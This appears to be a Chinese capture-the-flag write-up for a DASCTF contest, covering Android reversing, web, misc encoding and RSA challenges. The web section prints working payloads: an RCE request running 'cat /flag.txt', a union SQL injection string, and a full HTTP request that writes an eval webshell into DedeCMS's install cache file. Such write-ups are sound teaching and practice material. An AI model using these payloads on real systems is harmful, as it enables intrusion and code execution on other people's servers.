Re

用jad进行反编译后，关键代码如下：

```
    public /* synthetic */ void lambda$onCreate$0$MainActivity(View view) {
        if
(this.f88m.getText().toString().trim().equals(C0557a.m13a(C0557a.m13a("afwwn2u2y
111").substring(0, 8)))) { // Key Code
            Toast.makeText(this, "解锁成功", 0).show();
        } else {
            Toast.makeText(this, "解锁fail", 0).show();
        }
    }


public class C0557a {
    /* renamed from: a */
    public static String m13a(String str) {
        MessageDigest messageDigest = null;
        try {
            messageDigest = MessageDigest.getInstance("MD5");  // Key Code
```

$ a=`echo -n afwwn2u2y111|md5sum|awk '{print $1}'`;echo -n ${a:0:8}|md5sum
9a91774f5aedf27c00b05d5cc7931438 -

flag为 9a91774f5aedf27c00b05d5cc7931438

Web

粗心的开发人员

存在/info，提示发现目录下存在R.class文件，可能导致源代码泄露，请及时处理！


将R.class下载下来拿IDEA打开审计：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.example.demo2;

import java.io.BufferedInputStream;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import org.apache.logging.log4j.util.Strings;
import org.springframework.util.DigestUtils;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
```

```
@RestController
@RequestMapping({"/r"})
public class R {
    public R() {
    }

    private boolean waf1(String data) {
        String[] blacks = new String[]{"cat", "more", "tail", "f", "l", "a",
"g", "?", "*", "[", "]", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", ">",
";", "/"};
        if (Strings.isEmpty(data)) {
            System.out.println("1111");
            return true;
        } else {
            String[] var3 = blacks;
            int var4 = blacks.length;

            for(int var5 = 0; var5 < var4; ++var5) {
                String black = var3[var5];
                if (data.toLowerCase().contains(black)) {
                    return false;
                }
            }

            return true;
        }
    }

    @PostMapping({"/e"})
    public String CE(String x, String c, String cmd) {
        if (!this.waf1(cmd)) {
            return "hacker!! Go away!1111";
        } else if
(!DigestUtils.md5DigestAsHex(x.getBytes()).startsWith("5ebe2294")) {
            return DigestUtils.md5DigestAsHex(x.getBytes()).substring(0, 8);
        } else {
            Runtime run = Runtime.getRuntime();
            StringBuilder sb = new StringBuilder();

            try {
                Process p = run.exec(c);
                BufferedInputStream in = new
BufferedInputStream(p.getInputStream());
                BufferedReader inBr = new BufferedReader(new
InputStreamReader(in));

                String tmpStr;
                while((tmpStr = inBr.readLine()) != null) {
                    sb.append(tmpStr);
                }

                if (p.waitFor() != 0 && p.exitValue() == 1) {
                    return "failed!!";
                } else {
                    inBr.close();
                    in.close();
                    return sb.toString();
                }
```

```
            } catch (Exception var10) {
                return String.valueOf(var10);
            }
        }
    }
}
```

简单的审计一下，路由是/r/e，传入的cmd进行waf，但是cmd后续没用。传入的x经过md5的结果是以5ebe2294开头，把这串东西放到谷歌上搜一下就会出现下面这串：



查一下就知道这是secret的md5结果，所以x传secret，然后后面是一个命令执行，拿参数c 进行rce即可：

```
http://6c643ff4-67a2-4a2c-ace8-e14a55d40fd2.jkg.dasctf.com/r/e

x=secret&c=cat /flag.txt
```

love_sql

一血。根据提示存在备份文件，扫一下发现了www.zip，里面有网站的源码。

发现在content.php里面存在SQL注入，但是ban了一些东西，但是基本算没有waf。考虑到可以联合注入，再加上题目告诉了我们flag在flag表里，这样就知道了表名，直接进行无列名注入。但是对内容进行了一次waf：

```
    if(!stristr($row['content'],'DASCTF') && !stristr($row['time'],'DASCTF')){
        echo $row['content']."<br/>";
        echo $row['time'];
    }
```

进行一次编码就可以了，base64或者hex都行，直接打：

```
/content.php?id=-1%20union%20select%201,2,
(select%20hex(hex(group_concat(`2`)))%20from%20(select%201,2%20union%20select%20
*%20from%20flag)feng)
```

再把得到的内容进行2次hex解密即可得到flag。

EZDEDE

一血。安装getshell，网上有一个，是这里的：

```
else if($step==11)
{
    require_once('../data/admin/config_update.php');
    $rmurl = UPDATEHOST."dedecms/demodata.{$s_lang}.txt";
    $sql_content = file_get_contents($rmurl);
    $fp = fopen(INSTALL_DEMO_NAME,'w');
    if(fwrite($fp,$sql_content))
        echo '  <font color="green">[√]</font> 存在(您可以选择安装进行体验)';
    else
        echo '  <font color="red">[x]</font> 远程获取失败';
    unset($sql_content);
    fclose($fp);
    exit();
}
```

但是不知道为什么打不通，利用安装的step4中的：

```
        $conn = mysql_connect($dbhost,$dbuser,$dbpwd) or die("<script>alert('数据库服务器或登录密码无效，\\n\\n无法连接数据库，请重新设定！');history.go(-1);</script>");
```

构造mysql恶意服务端进行读取文件，读一下install/index.php，发现出题人把step11这里给删了，其他都没动，所以得再挖一下。

最终定位到了这里：

```
    if(!isset($modules) || !is_array($modules))
    {
        //锁定安装程序
        $fp = fopen($insLockfile,'w');
        fwrite($fp,'ok');
        fclose($fp);
        include('./templates/step-5.html');
        exit();
    }
    else
    {
        $module = join(',',$modules);
        $fp = fopen($moduleCacheFile,'w');
        var_dump($moduleCacheFile);
        fwrite($fp,'<'.'?php'."\r\n");
        fwrite($fp,'$selModule = "'.$module.'"; '."\r\n");
        fwrite($fp,'?'.'>');
```

进入else就可以写入文件，这里的变量都可以进行覆盖：

```
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = RunMagicQuotes($_v);
}
```

唯一的问题就是，`$module`是被双引号包裹的，想要逃出来的话还得加双引号，但是在上面的`RunMagicQuotes`存在转义的处理，没法逃出双引号，那就不逃了：

```
${eval($_POST[0])}
```

正常安装的时候抓个包改一下数据即可：

```
POST /install/index.php HTTP/1.1
Host: 06b29b43-e931-40cc-b464-1252310adc97.jkg.dasctf.com
Content-Length: 418
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://06b29b43-e931-40cc-b464-1252310adc97.jkg.dasctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://06b29b43-e931-40cc-b464-
1252310adc97.jkg.dasctf.com/install/index.php?step=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

step=4&dbtype=mysql&dbhost=localhost&dbuser=root&dbpwd=root&dbprefix=dede_&dbnam
e=dedecmsv57utf8sp2&dblang=utf8&adminuser=admin&adminpwd=admin&cookieencode=3WGG
bidsWw5FshrPdHHxwDbfgyW6oAVv&webname=%E6%88%91%E7%9A%84%E7%BD%91%E7%AB%99&adminm
ail=admin%40dedecms.com&baseurl=http%3A%2F%2F06b29b43-e931-40cc-b464-
1252310adc97.jkg.dasctf.com&cmspath=&installdemo=0&modules[]=${eval($_POST[0])}&
moduleCacheFile=../data/1.php
```

即可写入`/data/1.php`，再去读flag即可。

Misc

Misc1

编码1：。。。

flag{bb16bf6a

编码2：泡泡牙牙学语

xetof-momok-fisyk-ditof-lamef-cosif-hyvax

编码3：JJ

$={_**:++$,$$$$:(![]+"")[$],**$:++$,*$$*:(![]+"")[$],*$:++$,$$$:({}+"")[$],$$$:++$,$$$*:($[$]+"")[$],*$$:++$,$$$*:(!""+"")[$],$**:++$,$_$:++$,$$**:({}+"")[$],$$*:++$,$$$:++$,$_**:++$,$**$*:++$};*$.$*=($.$=*$+""*)[*$.$$*]+($.*$=$.$*[$.**$])+**($.$$=($.$+"")[$.**$])+((!$)+"")[*$.$$]+($.__=$.$*[$.$$*])+($.$=(!""+"")[$.__$])+($.*=(!""+"")[$.*$])+$.$*[$.$$*]+$.**+$.$+$.$;$.$$=$.$+(!""+"")[$.$$]+$.**+$.+$.$+$.$$;$.$=($.___)[$.$]*[$.$];$.$($.$($.$$+"""+$.$$+$.$$$+$.$+$.$$+$.$+$.$$**+$.$**$+$.$$$+$.$$$$+$.$**$+$.$$**+"}"+""")())();

第一个Html编码，第二个Bubble编码，第三个Jj编码

解出来flag{bb16bf6a

78ac2b67a1359

57232c9ef9c}

组合起来就是bb16bf6a78ac2b67a135957232c9ef9c

Crypto

Crypto1

共模攻击加小指数开根，直接sagemath交互

```
sage: xgcd(e1,e2)

(3, 41247, -43954)

sage: gcd(e1,e2)

3

sage: x,u,v=gcd(e1,e2)

\---------------------------------------------------------------------------

TypeError                 Traceback (most recent call last)

<ipython-input-5-43ff36163c84> in <module>

----> 1 x,u,v=gcd(e1,e2)



TypeError: cannot unpack non-iterable sage.rings.integer.Integer object

sage: x,u,v=xgcd(e1,e2)

sage: u*e1+v*e2

3

sage: u*e1+v*e2==x
```

```
True

sage: d0=(pow(c1,u,n)*pow(c2,v,n))

sage: from gmpy2 import iroot

sage: iroot(d0,3)

\---------------------------------------------------------------------------

TypeError                 Traceback (most recent call last)

<ipython-input-12-4b1685eb3648> in <module>

----> 1 iroot(d0,Integer(3))



TypeError: iroot() requires 'int','int' arguments

sage: iroot(int(d0),3)

(mpz(13040004482825156860395157624819040851050261866880924188457925556421111415369843947863093885),

 True)

sage: m0=iroot(int(d0),3)

sage: int(m0[0])

13040004482825156860395157624819040851050261866880924188457925556421111415369843947863093885

sage: m=int(m0[0])

sage: from Crypto.Util.number import getPrime, inverse, bytes_to_long, long_to_b

....: ytes

sage: long_to_bytes(m)

b'flag{a701117077ee72efa48262264e829612}'

sage:
```

flag{a701117077ee72efa48262264e829612}

Crypto2

crt把d还原出来，然后直接解。还是sagemath一把梭。

```
....: dp=73360412924315743410612858109886169233122608813546859531995431159702281

....: 18011658096223529760502432612071659075706970781437180634376695689440810601

....: 90581843542795685257689091908433895349081637309727652214037974287355911469

....: 43727032277163147380538250142612444372315262195455266292156566943804557623

....: 319253942627829

....: dq=40011003982913118920477233564329052389422276107266243287367766124357736

....: 73902778189985042209721850635011925701546029115348333948572798451295977180

....: 56456408995250808505252733049881455095069627556642084074888078736720409704

....: 16096459662677968243781070751482234692575943914243633982505045357475070019

....: 527351586080273

....: dr=21504040939112983125383942214187695383459556831904800061168077060846983

....: 55247643485482547545774909640450408869617178097090707230549562395381137917

....: 94497891420498177035434584982441866999848584019037292363624396596005618959

....: 31051597248170420055792553335357891584806321683182709510017318027064936791 7

....: 678965552672673

....: c=22042883290113028209308730480012791005599278387482623886947131372651582 2

....: 19674690877702614788731501980054669534609937672774259723151240464851432991

....: 10880489023893212306405656831455657014980956600196044192133108664682769432

....: 41155853029934366950674139215056682438149221374543291202295130547776549069

....: 33389812327044898638002593709319549653953219358397903025474658998555699604

....: 022457248120066749825390056366395053134560176394933778726888468898246974 43

....: 80006435119997310653

....:


sage: from Crypto.Util.number import getPrime, inverse, bytes_to_long, long_to_b

....: ytes
```

```
sage: n=p*q*r

sage: phi=(p-1)*(q-1)*(r-1)

sage: crt([dp,dq,dr],[phi//(p-1),phi//(q-1),phi//(r-1)])

180171082464374053908724148860532892402211297680533542388398535453834172907613878404996937264910840683839492218577406084732161035594853616635682742116386285685614450931033973858666956799894677000293641816748133955996766539487948804565611537261710022099179895552234767207025739864114095299424717709389711203691962958870048027041933529979254347064603957575629597368213177818898674074934676565163091712467379167824560246364784943493509690650643108047919019285042353

sage: d=crt([dp,dq,dr],[phi//(p-1),phi//(q-1),phi//(r-1)])

sage: d>n

False

sage: pow(c,d,n)

379743871670328309527207219923289726730663759975513896939475070681284707306605285683090892153100996954192476499928337356254160162758924501584806216323547564372077175597195793925787150042944218770495236037246210435722181077782533816268121453743982599796949871264954049513045861108553609439395352109886797295779206374281260468413473489718 4

sage: long_to_bytes(pow(c,d,n))

b'DASCTF{8ec820e5251db6e7a1758543a1123824}
          '

sage:
```

DASCTF{8ec820e5251db6e7a1758543a1123824}